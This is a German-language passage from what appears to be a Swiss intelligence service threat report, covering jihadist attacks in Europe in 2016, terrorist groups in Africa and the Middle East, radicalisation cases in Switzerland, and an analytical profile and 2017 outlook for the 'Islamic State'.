Die Bedrohung durch Anschläge, verübt insbesondere von dschihadistisch motivierten Einzeltätern oder Kleingruppen, die sich von grösseren Terrororganisationen wie dem „Islamischen Staat“ und der al-Qaida zu ihren Taten inspirieren oder konkret anleiten lassen, ist in Europa gegenwärtig. Derzeit ist es der „Islamische Staat“, in dessen Namen Anschläge verübt werden. Der letzte Anschlag auf europäischem Boden, zu dem sich die al-Qaida bekannte, erfolgte im Januar 2015 (Anschlag auf die Redaktion von „Charlie Hebdo“ in Paris, Frankreich, durch die AQAH).

- Am 13. Juni 2016 ermordete ein französisch-marokkanischer Doppelbürger in Magnanville (Frankreich) ein im Polizeidienst stehendes Paar mit einer Stichwaffe. Der Täter publizierte in sozialen Medien ein Video und weitere Nachrichten, in denen er sich zur Tat und zum „Islamischen Staat“ bekannte, bevor er bei einer Polizeiintervention getötet wurde.
- Während eines Feuerwerks zum französischen Nationalfeiertag raste ein 31-jähriger tunesischer Staatsangehöriger am 14. Juli

Rechts:
Auswahl dschihadistisch motivierter
Anschläge in Europa seit 2014

- 2016 an der Strandpromenade in Nizza (Frankreich) mit einem Lastwagen in eine Menschenmenge. Dabei tötete er 84 Personen und verletzte mehr als 200 Personen. Unter den Todesopfern waren zwei Schweizer Staatsangehörige. Zwei Tage nach dem Anschlag bekannte sich der „Islamische Staat“ auf der ihm nahestehenden Medienplattform „Amaq“ zur Tat. Der Täter selbst bekannte sich allerdings weder zum „Islamischen Staat“ noch zu einer anderen Terrorgruppierung.
- Ein 17-jähriger afghanischer Flüchtling griff am 18. Juli 2016 in einem Zug nahe Würzburg (Deutschland) mehrere Passagiere mit einer Axt und einem Messer an und verletzte fünf Personen. Auf der Flucht wurde der Mann von der Polizei getötet. In einer vor der Tat aufgezeichneten Videobotschaft bekannte sich der Täter zum „Islamischen Staat“. Das Video gelangte auf nicht bekannten Wegen zum „Islamischen Staat“, der es hernach veröffentlichte.
 - Am 24. Juli 2016 verübte ein 27-jähriger syrischer Asylsuchender mit einer selbstgebasteten Rucksackbombe vor dem Eingang eines Musikfestivals im bayrischen Ansbach (Deutschland) einen Selbstmordanschlag. Bei der Detonation des mit Metallstücken versetzten Sprengsatzes wurden 15 Personen verletzt, vier davon schwer. Auch zu diesem Anschlag bekannte sich der „Islamische Staat“.
 - Am 26. Juli 2016 nahmen zwei Attentäter in einer Kirche in Saint-Étienne-du-Rouvray nahe Rouen (Frankreich) fünf Personen, darunter den anwesenden Priester, als Geiseln. Die Täter erstachen den Geistlichen und verletzten drei weitere Personen, eine davon schwer. Nach der Gewalttat wurden die beiden von der Polizei erschossen. Bei den Tätern handelte es sich um einen französisch-algerischen Doppelbürger und einen Franzosen. Gleichentags bekannte sich der „Islamische Staat“ auf „Amaq“ zur Tat. Die beiden hatten im Mai 2015 in Genf und im Juni 2016 in Zürich die Flughäfen für Reisebewegungen genutzt.



- Am 19. Dezember 2016 raste ein Attentäter mit einem Lastwagen in eine Menschenmenge an einem Weihnachtsmarkt in der deutschen Hauptstadt Berlin. Dabei wurden mindestens zwölf Menschen getötet und rund vier Dutzend zum Teil schwer verletzt. Der flüchtige Täter wurde am 23. Dezember 2016 in Mailand (Italien) von der Polizei erschossen. Der „Islamische Staat“, der sich schon nach Identifikation der Täterschaft zur Tat bekannt hatte, veröffentlichte nach dem Tod des Täters dessen zuvor produziertes Bekennervideo. Ermittlungen haben einige Bezüge des Attentäters in die Schweiz ergeben. Bisher ist ungeklärt, ob diese Bezüge in die Schweiz beim Anschlag eine Rolle gespielt haben.

Dschihadisten in weiteren Weltgegenden

Nach wie vor übt der „Islamische Staat“ beträchtlichen Einfluss auf dschihadistische Gruppen ausserhalb des von ihm kontrollierten Kerngebiets in Syrien und im Irak aus. Die sogenannten Provinzen (Wilaya, pl. Wilayat) und sich zum „Islamischen Staat“ bekennenden Gruppen besonders in Ägypten, Libyen, Algerien, Nigeria, im Jemen, Saudi-Arabien, im Kaukasus, in Afghanistan und Pakistan sowie verschiedenen Ländern Südostasiens weisen hinsichtlich ihrer Strukturen, ihrer Bedeutung für die terroristische Bedrohung und was die von ihnen verfolgten Ziele angeht, erhebliche Unterschiede auf.

Im Maghreb und in Westafrika bleiben nebst den Provinzen des „Islamischen Staats“ und weiten sich zum „Islamischen Staat“ beken-

nenden Gruppierungen besonders auch die AQIM und deren lokale Verbündete aktiv und verüben immer wieder Anschläge auf Sicherheitskräfte und zivile, darunter auch westliche Interessen. Libyen nimmt weiterhin als Kampf-, Rückzugs- und Versorgungsraum eine Schlüsselstellung für dschihadistische Gruppierungen im Maghreb und Sahel ein, obwohl bei der Bekämpfung des „Islamischen Staats“ in Libyen Erfolge zu verzeichnen sind. Mit der vollständigen Rückeroberung der Territorien unter Kontrolle der sich zum „Islamischen Staat“ bekennenden Gruppierungen Ende 2016 wurden deren Kapazitäten geschwächt und ihre Bestände in Zufluchtsorten in Libyen und den Nachbarländern zerstreut. Aufgrund der anhaltenden dschihadistischen Präsenz im Nachbarland Libyen bleibt die Sicherheitslage in Tunesien instabil: Anschläge auf westliche Touristen in Tunis und in Sousse im Jahr 2015 sowie der Angriff aus Libyen auf die Grenzstadt Ben Guerda im März 2016 haben gezeigt, dass sich zum „Islamischen Staat“ bekennende Gruppierungen ein hohes Interesse haben, ihre dschihadistische Präsenz in Tunesien zu entwickeln.

Im Norden Algeriens, der historischen Hochburg der AQIM, sind trotz hohem Verfolgungsdruck der Sicherheitskräfte weiterhin kleinere dschihadistische Gruppierungen aktiv; die Bestände der AQIM wurden zudem in den letzten zwei Jahren durch Abgänge zum „Islamischen Staat“ geschwächt. Im Süden des Landes nutzen dschihadistische Gruppen das Grenzgebiet zu Mali, Niger und Libyen als Transit- und Rückzugsraum.

Im Norden Nigerias und in den Grenzregionen führt Boko Haram den Kampf für die Er-

Rechts:

Erste drei von sechs Radikalisierungsphasen (Flyer: fedpol)

<https://www.fedpol.admin.ch/dam/data/fedpol/aktuell/news/2016/2016-11-11/phasen-radikalisierung-d.pdf>


richtung eines islamischen Staatswesens weiter. Nachdem die Gruppierung im März 2015 dem „Islamischen Staat“ die Treue geschworen hatte, kam es im August 2016 zu einer Spaltung in eine historische Fraktion und eine Provinz Westafrika des „Islamischen Staats“.

Der Druck auf die in den nördlichen, aber auch den zentralen Regionen Malis aktiven dschihadistischen Gruppierungen wie etwa die Ansar Dine weitet die Bedrohung auf die Nachbarländer insbesondere des Niger aus. Zudem hat die Situation in Mali zur Folge, dass sich das Risiko für Anschläge in grösseren Städten der gesamten Region erhöht hat. Immer wieder kommt es in dieser Region zudem zu Entführungen. Eine im Januar 2016 verschleppte Schweizerin, die bereits 2012 in Mali entführt worden und später wieder freigekommen war, befand sich bei Redaktionsschluss weiter in Geiselhaft.

Instabilität in Zentralafrika und am Horn

Die Sicherheitslage in mehreren zentralafrikanischen Staaten bleibt volatil, so etwa im Sudan und Südsudan sowie in der Zentralafrikanischen Republik, wo seit Oktober 2016 erneut Spannungen und Zusammenstösse zwischen bewaffneten Gruppen den brüchigen Stabilisierungsprozess gefährden.

Wichtigster terroristischer Akteur in Somalia am Horn von Afrika bleibt die mit der al-Qaida assoziierte Gruppierung al-Shabaab, die dort ein islamisches Staatswesen errichten will. Al-Shabaab kontrolliert einen wesentlichen Teil des somalischen Territoriums und ist fähig, im ganzen Land Anschläge zu verüben. Die Aktivitäten halten an, trotz Unstimmigkeiten innerhalb der Gruppierung über ein Bekenntnis zum „Islamischen Staat“ und der Abspaltung einer kleineren Gruppe, die sich bereits im Oktober 2015 unabhängig von der Mutterorganisation zum „Islamischen Staat“ bekannt hat. Seit Früh-



jahr 2016 bekannte sich der „Islamische Staat“ zu mehreren Anschlägen geringeren Ausmasses in Somalia und besetzte mit Qandala während mehrerer Wochen eine erste Stadt. Kenia bleibt von der al-Shabaab und ihren lokalen Verbündeten vor allem in der Nähe der Grenze zu Somalia bedroht, obwohl sich die Sicherheitslage verbessert hat. Auch in Kenia wurden einige Anschläge verübt, bei denen sich die Täter zum „Islamischen Staat“ bekannten.

Auf der arabischen Halbinsel profitiert die AQAH noch immer vom Machtvakuum in weiten Teilen des Jemens und von den unter saudi-arabischer Führung stehenden Militäroperationen gegen die Allianz der Huthi und des ehemaligen Präsidenten Saleh. Obwohl die Gruppierung sich bei ihren Terroraktivitäten wegen des Kriegszustands derzeit primär lokal orientiert, ist sie willens und fähig, auch westliche Ziele anzugreifen. Friedensverhandlungen zwischen den Konfliktparteien gestalten sich fragil und schwierig. Der „Islamische Staat“ im Jemen hat im Vergleich zur AQAH eine deutlich weniger wichtige Rolle, verübt aber wie die AQAH regelmässig Anschläge im Jemen.

Radikalisierung

Weiterhin radikalisiert sich auch in der Schweiz Personen, indem sie sich einer extremistischen und letztlich terroristischen Denk- und Handlungsweise zuwenden. Mit der Radikalisierung verbunden ist die steigende Bereitschaft, zur Verwirklichung der eigenen Vorstellungen illegitime und illegale Mittel zu befürworten, zu unterstützen und/oder einzusetzen, darunter auch Gewalt. Radikalisierung ist ein individueller Prozess, der nicht notwen-

digerweise linear verläuft. Personen werden über propagandistische Publikationen in elektronischen Medien oder über andere Kanäle an dschihadistische Haltungen herangeführt. Eine wichtige Rolle kann zudem das persönliche Umfeld spielen. So ist eine Einflussnahme etwa auch im Umfeld religiöser Aktivitäten möglich.

Im Zusammenhang mit Propagandaaktivitäten hat in Deutschland das Bundesinnenministerium die Vereinigung Die wahre Religion (DWR) / Lies! verboten, weil diese sich gegen die verfassungsmässige Ordnung und den Gedanken der Völkerverständigung richte. In zehn deutschen Bundesländern wurden über 190 Durchsuchungs- und Beschlagnahmemaassnahmen vollzogen. Mitglieder von DWR/Lies! hatten Seminare und öffentliche Veranstaltungen durchgeführt sowie in Fussgängerzonen Übersetzungen des Korans verteilt. Gemäss den deutschen Behörden befürworten und verherrlichen führende Akteure, Aktivisten und Unterstützer der Vereinigung den bewaffneten Kampf und terroristische Anschläge. Analoge Rechtsnormen existieren in der Schweiz nicht, und es bestehen keine gesicherten Erkenntnisse, dass die auch hierzulande festgestellten Standaktionen gewalttätig-extremistische oder terroristische Tätigkeiten fördern und damit die innere Sicherheit gefährden. Ein Tätigkeitsverbot fällt ausser Betracht, da in der Schweiz keine gefestigte Struktur vorhanden ist und damit der Adressat unklar wäre. Zudem wäre die zu verbietende Tätigkeit die Verteilung des Korans, was zu einem starken Konflikt mit der Ausübung der Religionsfreiheit führen würde. Die schweizerische Bundesanwaltschaft führt mehrere Verfahren wegen möglicher Verstösse

gegen Artikel 260^{ter} des Strafgesetzbuchs (Kriminelle Organisation) gegen Personen, die aufgefallen waren, weil sie unter anderem mit dem Lies!-Projekt in Verbindung stehen oder standen; die Bundesanwaltschaft führt aber in diesem Zusammenhang keine Strafverfahren gegen juristische Personen wie etwa Vereine oder Stiftungen.


Ein bereits seit Dezember 2015 laufendes Verfahren wegen eines möglichen Verstosses gegen das Bundesgesetz über das Verbot der Gruppierungen „Al-Qaïda“ und „Islamischer Staat“ sowie verwandter Organisationen gegen ein Vorstandsmitglied des Islamischen Zentralrats der Schweiz (IZRS) hat die Bundesanwaltschaft inzwischen auf zwei weitere Führungspersonen erweitert.

Die Zürcher Staatsanwaltschaft hat des Weiteren ein Strafverfahren wegen öffentlicher Aufforderung zu Verbrechen und Gewalt gegen vier Personen aus dem Umfeld der An-Nur-Moschee in Winterthur ZH eröffnet. Im Zusammenhang mit diesem Verfahren wurden am

2. November 2016 in der Moschee und an den Wohnorten der Verantwortlichen Hausdurchsuchungen durchgeführt und insgesamt acht Personen festgenommen, von denen sich eine bei Redaktionsschluss in Untersuchungshaft befand. Das Verfahren ist weiterhin im Gang. Am 21. Februar 2017 wurden aus dem Umfeld der An-Nur-Moschee zehn Personen festgenommen und an ihren Wohnorten Hausdurchsuchungen durchgeführt; bei Redaktionsschluss waren noch neun in Haft. Die polizeilichen Ermittlungen waren bei Redaktionsschluss noch in Gang.

Weniger Reisebewegungen

Nach der Ausrufung des Kalifats im Juni 2014 war die Zahl dschihadistisch motivierter Reisen aus der Schweiz ins Konfliktgebiet in Syrien und im Irak über gut ein Jahr stetig angestiegen. Seit Sommer 2015 ist die Zahl von Personen aus der Schweiz, die dschihadistisch motiviert in Konfliktgebiete reisen, deutlich zurückgegangen. Seit August 2016 hat der NDB bis Redaktionsschluss keine Personen mehr registriert, die die Schweiz verlassen haben, um möglicherweise in ein Dschihadgebiet zu reisen. Auch die Anzahl aus Dschihadgebieten zurückgekehrter Personen nimmt seit 2015 stetig ab. Seitens des „Islamischen Staats“ haben die Aufrufe abgenommen, dass Muslime ins Kalifat reisen sollen. Der wegen der militärischen Niederlagen angeschlagene Ruf des „Islamischen Staats“, Berichte über die schwierigen Lebensverhältnisse im Kalifat und zunehmende Erschwernisse bei der Reise ins Konfliktgebiet könnten zu diesem Rückgang beigetragen haben. Direkte Bezüge des „Islamischen Staats“



in die Schweiz sind nur wenige bekannt. Im März 2016 verurteilte das Bundesstrafgericht drei Männer erstinstanzlich wegen Beteiligung an bzw. Unterstützung einer kriminellen Organisation gemäss Artikel 260^{ter} Absatz 1 Strafrechtsgesetzbuch zu Haftstrafen von jeweils mindestens drei Jahren. Zwei dieser drei Personen haben mutmasslich Rekrutierungen und Schleusungen mehrerer dschihadistisch motivierter Personen aus der Schweiz nach Syrien organisiert.

Schweiz als Durchgangsland

Dschihadisten nutzen die Schweiz bisweilen als Durchgangsland. Solche Transitbewegungen sind im Zusammenhang mit mehreren in europäischen Ländern verübten Terrorakten bekannt, so unter anderem beim Anschlag im französischen Saint-Étienne-du-Rouvray im Juli 2016. Wie die Reisewege von einzelnen Tätern der Anschläge in Paris im November 2015 gezeigt haben, ist auch die Infiltration von Dschihadisten in den Migrationsströmen real. Zudem können sich Asylsuchende während ihrer Flucht oder im Aufenthaltsland radikalisieren.

Rekrutierungsversuche unter Asylsuchenden

Etwa aus Deutschland ist bekannt, dass Dschihadisten sich teilweise aktiv um die Kontaktaufnahme zu Flüchtlingen bemühen. Sie besuchen dazu etwa Asylunterkünfte und schaffen mit Unterstützungsangeboten wie Sprachkursen, Kleider- und Essensspenden, Dolmetscherdiensten, Einladungen zu Feierlichkeiten und der Verteilung religiöser Schriften auf subtile Art persönliche Sympathie. Die dschihadisti-

sche Agenda wird erst eingeführt, nachdem sich ein Vertrauensverhältnis etabliert hat. In der Schweiz wurde ein ähnliches Vorgehen bislang nicht festgestellt.

PKK vermag rasch zu mobilisieren

Auf den gescheiterten Putschversuch im Juli 2016 reagierten die türkischen Behörden mit zahlreichen Festnahmen von Regierungskritikern und politischen Gegnern, darunter auch von Vertretern kurdischer Interessengruppen und Parteien. Anhänger der Arbeiterpartei Kurdistans (PKK) verüben in der Türkei seit 2015 erneut Anschläge; die Kampfhandlungen zwischen der PKK und den türkischen Sicherheitskräften im Südosten des Landes und seit 2016 im Nordirak sowie auch in Nordsyrien halten an. Im Westen der Türkei verüben mutmasslich der PKK nahestehende Gruppen immer wieder Anschläge. So wurden bei einem Doppelschlag in Istanbul am 10. Dezember 2016 rund drei Dutzend Polizisten und mehrere Zivilisten getötet und es gab über 150 Verletzte; zum Anschlag bekannten sich die Freiheitsfalken Kurdistans (TAK).

Abhängig von Ereignissen in den Kurdengebieten vermag die PKK europaweit rasch zahlreiche Anhänger für Kundgebungen zu mobilisieren. In der Schweiz verlaufen solche Demonstrationen überwiegend ohne Zwischenfälle. Treffen allerdings kurdische und türkische Gruppen aufeinander, kann dies zu einer Gewalteskalation führen.

Des Weiteren setzte die PKK in Europa und auch in der Schweiz 2016 ihre Finanzierungsaktivitäten sowie Rekrutierungen neuer Mitglieder, Kader und Kämpfer fort.

Unauffällige tamilische Gemeinschaft

Tamilische Gruppierungen fallen in der Schweiz und in anderen europäischen Ländern kaum mehr öffentlich auf. Die geschlossenen Anlässe und Veranstaltungen tamilischer Interessenorganisationen verlaufen ohne Zwischenfälle, werden aber immer wieder auch von Mitgliedern und Sympathisanten der Liberation Tigers of Tamil Eelam (LTTE) besucht. Ausserhalb Sri Lankas versuchen die LTTE weiterhin, sich neu zu orientieren.

Der „Islamische Staat“

Der „Islamische Staat“ hat insbesondere durch spektakuläre Terroranschläge und die Eroberung von grossen Gebieten im Irak und in Syrien grosse Aufmerksamkeit erregt. Das Wesen des „Islamischen Staats“ geht aber über eine Terrorgruppe, die zeitweilig auch Territorium kontrolliert, hinaus. Der NDB betrachtet den „Islamischen Staat“ einschliesslich seiner diversen regionalen Ableger (sogenannte „Provinzen“ oder „Wilayat“) als integrales Phänomen. Zu seinem Verständnis sind auch verschiedene Rahmenbedingungen von Bedeutung: Der „Islamische Staat“ ist gleichermaßen Produkt und Akteur des Informationszeitalters. Er basiert auf der ursprünglich von der Kern-al-Qaida geprägten dschihadistischen Ideologie und ist heute deren wichtigster Träger. Er profitiert massgeblich von Ressentiments entlang gesellschaftlicher, konfessioneller und machtpolitischer Bruchlinien. Auf dieser Grundlage betrachtet der NDB den „Islamischen Staat“ als Phänomen mit sechs primären Ausprägungen.

Staat

Der „Islamische Staat“ will Staat im Wortsinn sein. Dieses Ziel wird am Beispiel der Ernennung eines Staatsoberhauptes, dem Erlass von Gesetzen und dem Versuch der

Einführung einer eigenen Währung deutlich. Die Tatsache, dass das Staatengründungsprojekt von einer breiten und globalen Mehrheit abgelehnt wird, ändert nichts an der erklärten Ambition und deren teilweise erfolgreichen Umsetzung.

Bewaffnete Gruppe

Der „Islamische Staat“ ist auch organisatorisch als Gruppe von Kämpfenden zu verstehen. Der bewaffnete Kampf wirkt neben der Religion massgeblich identitätsstiftend und kohäsiv. Eine wichtige Machtquelle des „Islamischen Staats“ ist seine hochdiversifizierte militärische Kampfkraft. Die verschiedenen militärischen Elemente agieren innovativ, effizient und wirksam. Ein internationaler Austausch von Kämpfern und militärischem Spezialwissen findet statt. Der „Islamische Staat“ beschäftigt insbesondere in Syrien und im Irak seine konventionell massiv überlegenen Gegner, weil er ihre Schwachstellen und die eigenen Stärken kennt und verwertet.

Terroristischer Akteur

Mit seinen Wurzeln im terroristischen Kampf aus dem Untergrund folgt der „Islamische Staat“ auch der Tradition eines terroristischen Geheimbunds. Die nachrichten-

dienstliche Absicherung der Organisation funktioniert auf einem hohen Niveau. Die systematische Verbreitung von Angst und Schrecken ist eine aus Sicht des „Islamischen Staats“ legitime Methode. Anschläge aus dem Untergrund erfolgen nicht nur in den Kerneinflussgebieten des „Islamischen Staats“ in der arabischen Welt, sondern mittlerweile nahezu global. Terroranschläge im Westen werden in einem breiten Spektrum von inspirierten Anschlägen mit geringer Kontrolle bis hin zu von in Syrien und im Irak zentral geplanten und geführten Aktionen verübt.

Regionalmacht

Der „Islamische Staat“ besteht grundsätzlich aus einer strategischen Führung von wenigen Männern und diversen lokal organisierten Ablegern. Die wichtigsten liegen in Syrien und im Irak, wo nach wie vor ein aus diversen Provinzen bestehendes zusammenhängendes Gebiet besteht. Viele Provinzen des „Islamischen Staats“ ausserhalb Syriens und des Iraks kontrollieren kein eigenes Territorium, haben aber dennoch lokalen Einfluss und Wirkmacht. Durch die Provinzen versucht die Führung des „Islamischen Staats“, Einfluss auf dschihadistische Gruppierungen in Afrika und Asien zu nehmen.

Inspiration

Insbesondere über ausserordentlich geschickte Informationsoperationen schafft es der „Islamische Staat“, Menschen weltweit zu Handlungen zu inspirieren. Dies können Terroranschläge sein, die Weiterverbreitung von Propaganda oder die Unterstützung des Kalifatsprojekts etwa durch Spenden. Die vielsprachigen Propagandaprodukte des „Islamischen Staats“ sind ausserordentlich professionell in Inhalt und Form. Die Verbreitungsnetzwerke sind modern, widerstandsfähig und wirksam.

Utopie

Die Vorstellung eines islamischen Weltstaats, des Kalifats, in dem Muslime nach islamischen Gesetzen leben können, ist keine neue Utopie. Der „Islamische Staat“ ist heute ebenfalls prägender Faktor dieser Utopie, da er einen realen Versuch darstellt, diese zu verwirklichen. Seine Anziehungskraft auf Einwanderer und Unterstützer basiert auf der gezielten Ansprache der unterschiedlichsten psychischen Aspekte wie Abenteuerlust, Unzufriedenheit und die Begeisterung für Radikalität.

Gegner

Der Kampf gegen den „Islamischen Staat“ wurde auch 2016 von einer ausserordentlich heterogenen Gegnerschaft auf unterschiedlichen Ebenen geführt. Eine wichtige militärische Akteursgruppe bleibt die von den USA geführte Koalition gegen den „Islamischen Staat“, die im Irak und in Syrien vor allem aus der Luft wirkt. Russland nimmt über die militärische Unterstützung des syrischen Regimes am Kampf teil. Regionalmächte wie Iran und die Türkei beteiligen sich ebenso wie lokale Anspruchsgruppen wie zum Beispiel der Hizballah. Auch in Ländern ausserhalb des Nahen Ostens wie Libyen, dem Jemen und Afghanistan ist die Gegnerschaft des „Islamischen Staats“ sehr heterogen. Der „Islamische Staat“ wird global nicht nur militärisch bekämpft, sondern etwa auch durch Aufklärung und Zerschlagung von Finanzierungs-, Rekrutierungs- und Propagandanezwerken. Wichtig ist zu verstehen, dass die diversen Gegner sich an keiner einheitlichen Linie ausrichten, sondern sehr häufig auch ihre teilweise stark abweichenden Partikularinteressen verfolgen.


Das Jahr 2016 war für den „Islamischen Staat“ von sehr grossen Verlusten an Kämpfern und Gebieten vor allem in den Provinzen im Irak und in Syrien, aber auch in Libyen gekennzeichnet. Viele wichtige Kader wurden getötet, unter anderem die Militärführer Omar al-Shishani und Abu Mohamed al-Adnani. Die Organisation ist aber militärisch bisher nicht besiegt. Wie sie in den verlustreichen Abwehrschlachten um verschiedene Ortschaften in Syrien und Irak beweist, ist ihre militärische Substanz nicht erschöpft und der Kampfeswille nicht gebrochen. In Syrien konnte der „Islamische Staat“ Ende 2016 sogar eine erfolgreiche Gegenoffensive lancieren und dem syrischen Regime das Gebiet um die prestigeträchtige Oasenstadt Palmyra zeitweilig wieder entreissen.

Die Reisebewegungen in die Kalifatsprovinzen im Irak und in Syrien aus Europa sind 2016 stark zurückgegangen. Neben einer Ausschöpfung des Pools dieser potenziellen dschihadistisch motivierten Reisenden spielen auch die logistische und rechtliche Erschwerung der Reise und ein Nachlassen der Attraktivität der Migration in Kriegsgebiete eine massgebliche Rolle.

Ausblick 2017

Der weltweite Kampf gegen den „Islamischen Staat“ hat bisher keinen Wendepunkt hin zu einer wirksamen Ausschaltung des Phänomens erreicht. Ein zumindest vorläufiger militärischer Vollsieg im Sinn einer Neutralisierung des „Islamischen Staats“ in seinen wichtigsten Provinzen im Irak und in Syrien zeichnet sich auch 2017 nicht ab. In jedem Fall dürfte der „Islamische Staat“ weiterhin militärisch handlungsfäh bleiben, auch wenn er weiter an Territorium und Militärpotenzial verliert. Konkrete Anzeichen für eine Spaltung oder einen Zerfall der Machtstrukturen des „Islamischen Staats“ sind bisher nicht erkennbar. Die Komplexität der Situation dürfte im Verlauf des Jahres 2017 weiter zunehmen. Die Bedrohung westlicher Interessen dürfte sich weiter diversifizieren und erhöhen. Das Entreißen von Territorium dürfte auch 2017 zu einer Verdrängung von Elementen des „Islamischen Staats“ in andere Gebiete und damit zu einer Fortsetzung des Kampfs führen. Auch wenn eine grosse Rückreisewelle nach Europa bisher ausgeblieben ist, besteht weiterhin das erhebliche Risiko, das der aggressive und mit allen

Mitteln geführte Überlebenskampf des Kalifats in zunehmenden Mass auch nach Europa getragen wird. Die physische und moralische Verwundbarkeit der offenen Gesellschaften des Westens ist hoch, was der strategischen Führung des „Islamischen Staats“ bekannt ist. Er wird auch im weiteren Verlauf des Jahres 2017 dort ansetzen. Die sich weiter akzentuierenden globalen machtpolitischen Gegensätze erschweren das Finden von Lösungen. Auch der Kampf gegen den „Islamischen Staat“ wird im Kampf der Grossmächte um Einfluss instrumentalisiert. Dem „Islamischen Staat“ dürfte es weiterhin gelingen, aus diesen Bruchlinien Kapital zu schlagen. Da die zugrundeliegenden Probleme in der Region nicht gelöst sind, sind die Voraussetzungen für eine nachhaltige Bekämpfung des Phänomens weiterhin schlecht. Die deutlich sichtbaren physischen Erfolge im Kampf gegen den „Islamischen Staat“ bergen weniger gut erkennbare Risiken und die Keime zukünftiger Probleme. So ist die Zukunft der Sunniten in den zerfallenden Machtgefügen im Irak und in Syrien ebenso unklar wie die zukünftige Rolle der kurdischen Bevölkerungsteile.



BEURTEILUNG

„Islamischer Staat“ prägt Bedrohungslage

Angesichts der Terroranschläge in verschiedenen Ländern Europas und der anhaltenden Aktivitäten dschihadistischer Gruppierungen bleibt die terroristische Bedrohung für viele europäische Länder erhöht oder gar hoch. Die anhaltend erhöhte Terrorbedrohung in Europa ist vor allem auf dschihadistisch motivierte Reisebewegungen zurückzuführen, auf radikalisierte Einzeltäter und Kleingruppen, auf direkte Aufrufe des „Islamischen Staats“ und anderer Terrorgruppierungen, Anschläge auf westliche Ziele zu verüben, sowie auf die Präsenz dschihadistischer Netzwerke in Europa.

